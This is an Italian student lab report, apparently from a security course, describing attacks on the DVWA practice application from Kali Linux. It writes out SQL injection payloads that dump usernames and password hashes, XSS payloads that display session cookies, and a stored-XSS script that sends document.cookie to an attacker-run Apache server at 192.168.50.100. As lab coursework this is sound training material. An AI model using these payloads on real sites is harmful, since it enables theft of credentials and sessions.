

Progetto week 2 unit 2


SQL Injection blind



Quando un utente malintenzionato esegue attacchi SQL Injection, a volte il server risponde con messaggi di errore dal server del database lamentando che la sintassi della query SQL non è corretta. Blind SQL injection è identica alla normale SQL Injection, tranne per il fatto che quando un utente malintenzionato tenta di sfruttare un'applicazione, invece di ricevere un utile messaggio di errore, ottiene invece una pagina generica specificata dallo sviluppatore. Ciò rende lo sfruttamento di un potenziale attacco SQL Injection più difficile ma non impossibile. Un utente malintenzionato può ancora rubare dati ponendo una serie di domande Vero e Falso tramite istruzioni SQL.



Ho iniziato il tentativo di SQL Injection blind procurandomi la versione del servizio con la query " 'union select 1, @@version #" sperando di trovare info su possibili vulnerabilità, poi rifacendomi all'esercizio fatto durante la settimana ho provato a procurarmi con successo il first name e surname degli utenti tramite la query " 1' or '1'='1 ".




Una volta scoperto che il nome degli utenti era identico a il contenuto del database di SQL injection normal ho provato a trovare le password tramite la query:

" 1' UNION SELECT user, password FROM users#"


Con successo.

XSS riflesso e persistente




Un attacco SQL injection consiste nell'inserimento o "iniezione" di una query SQL tramite i dati di input dal client all'applicazione. Un exploit SQL injection di successo può leggere dati sensibili dal database, modificare i dati del database.

In questa prima immagine possiamo vedere un esempio di XSS riflesso, in questo caso che fa visualizzare i cookie di sessione del sito.




Da questa immagine in poi parliamo di XSS persistente, il DVWA ci fornisce un guestbook che useremo per scrivere gli script che la pagina eseguirà, in questa immagine testo le funzionalità semplicemente scrivendo il mio nome e un “ciao”




Usando lo script:

“<script>alert("so chi sei")</script>” mi è possibile ogni volta che si ritorna alla sessione “XSS store” di far comparire un un messaggio con il testo che specificato.



Usando lo stesso comando modificato in questo modo:


<script>alert(document.cookie)</script> mi è possibile fare la stessa cosa ma visualizzando ogni volta il cookie della sessione.




Per risolvere la questione "server sotto controllo" ho fatto uso del servizio di Apache2 che è già preinstallato su kali linux attivandolo tramite il comando:

"sudo service apache2 start"

Ma per rendere la visualizzazione dei file presenti e che invieremo nel passaggio successivo è necessario spostarsi nella directory "/var/www/html" e cancellare il file "index.html" in modo che si presenti come da figura, in più per comodità ho creato una nuova directory chiama "Passwrd"





Per finire possiamo tornare alla sessione XSS stored e dopo aver modificato il margine massimo del guestbook da 50 a 250 perché erano insufficienti ho provato a inserire lo script:

<script>

Var i = new Image ();

i.src="http://192.168.50.100/passwrd/"+document.cookie;

</script>

Purtroppo lo script non portava a nulla e i cookies di sessione non veniva inviati al server, essendo finito il tempo disponibile non ho potuto continuare.